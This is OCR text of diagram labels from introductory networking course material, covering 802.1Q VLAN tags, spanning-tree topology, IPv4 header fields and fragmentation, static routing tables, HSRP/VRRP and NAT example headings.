



Tag ID: 8100 for 802.1Q
Priority: 8 levels, 0-7
CFI: Always set to "0"
VLAN ID: 0 – No VLAN
1 – Native VLAN
2-4096 Std. VLANs


L
R
1
2
3
4
5
6



Physical Topology
Actual Topology
SW10
SW4
SW5
SW3
SW9
SW6
SW2
SW1
SW8
SW7
SW1
SW2
SW6
SW8
SW9
SW5
SW7
SW4
SW3
SW10
Active connection
Passive connection



Before Topology Change
After Topology Change
PC1 MAC
Learned
from here
SW1
1
2
SW2
SW3
PC1
PC2
PC3
PC4
PC1 MAC
Learned
from here
SW1
1
2
SW2
SW3
PC1
PC2
PC3
PC4



32 bits
Ver
IHL
ToS/DiffServ
Total Length
Identification
R
D F
M F
Fragment Offset
TTL
Upper Layer Protocol
Header Checksum
Source IP Address
Destination IP Address
Options (if any)
Payload (Typically TCP/UDP)
H
Payload
Application (L5/6/7)
TCP/UDP (L4)
IP (L3)
FCS
Ethernet (L2)
Bit stream
Bitstream



4000 Bytes IP Packet
Length= 4000
ID= 1234
DF= 0
MF= 0
Offset= 0
Payload
Fragments of original IP packet
1500 Bytes
Length= 1500
ID= 1234
DF= 0
MF= 1
Offset= 0
Payload
1500 Bytes
Length= 1500
ID= 1234
DF= 0
MF= 1
Offset= 1480
Payload
1040 Bytes
Length= 1040
ID= 1234
DF= 0
MF= 0
Offset= 2960
Payload
H
Payload


Ping 192.168.1.1 → 192.168.1.3










R1
R2
R3
R4
R5
R6
R7
10.1.1.20/24
20.1.1.20/24
10.1.1.1/24
20.1.1.1/24
7.1.1.1/24
7.1.1.2/24
8.1.1.1/24
8.1.1.2/24
6.1.1.1/24
6.1.1.2/24
1.1.1.1/24
1.1.1.2/24
2.1.1.1/24
2.1.1.2/24
4.1.1.1/24
4.1.1.2/24
3.1.1.1/24
3.1.1.2/24
5.1.1.1/24
5.1.1.2/24
Dest Net/Mask | Next Hop
10.1.1.0/24 | 8.1.1.1
20.1.1.0/24 | 6.1.1.2
Dest Net/Mask | Next Hop
20.1.1.0/24 | Directly Attached
10.1.1.0/24 | 6.1.1.1
Dest Net/Mask | Next Hop
10.1.1.0/24 | Directly Attached
20.1.1.0/24 | 1.1.1.2
Dest Net/Mask | Next Hop
10.1.1.0/24 | 1.1.1.1
20.1.1.0/24 | 8.1.1.2



Organization Network
IGP Routing
EGP Routing
EGP Routing
ISP 1
ISP 2



Network A
R1
Network B
R2
Network C
R3
Network D
I am close to Network A
I am close to Network A
Forward packet to R1
Forward packet to R2
Packet send to Network A

Case 1: Hop count Metric




Case 2: Hop count and Interface BW Metrices





R1
R4
R2
R3
HSRP/VRRP
Group
Ra
Rb
10.1.1.2/24
VIP:
10.1.1.1/24
10.1.1.3/24
LAN Network Address:
10.1.1.0/24


Static NAT rule (example):





Dynamic NAT rule (example):





Port Translation (example):



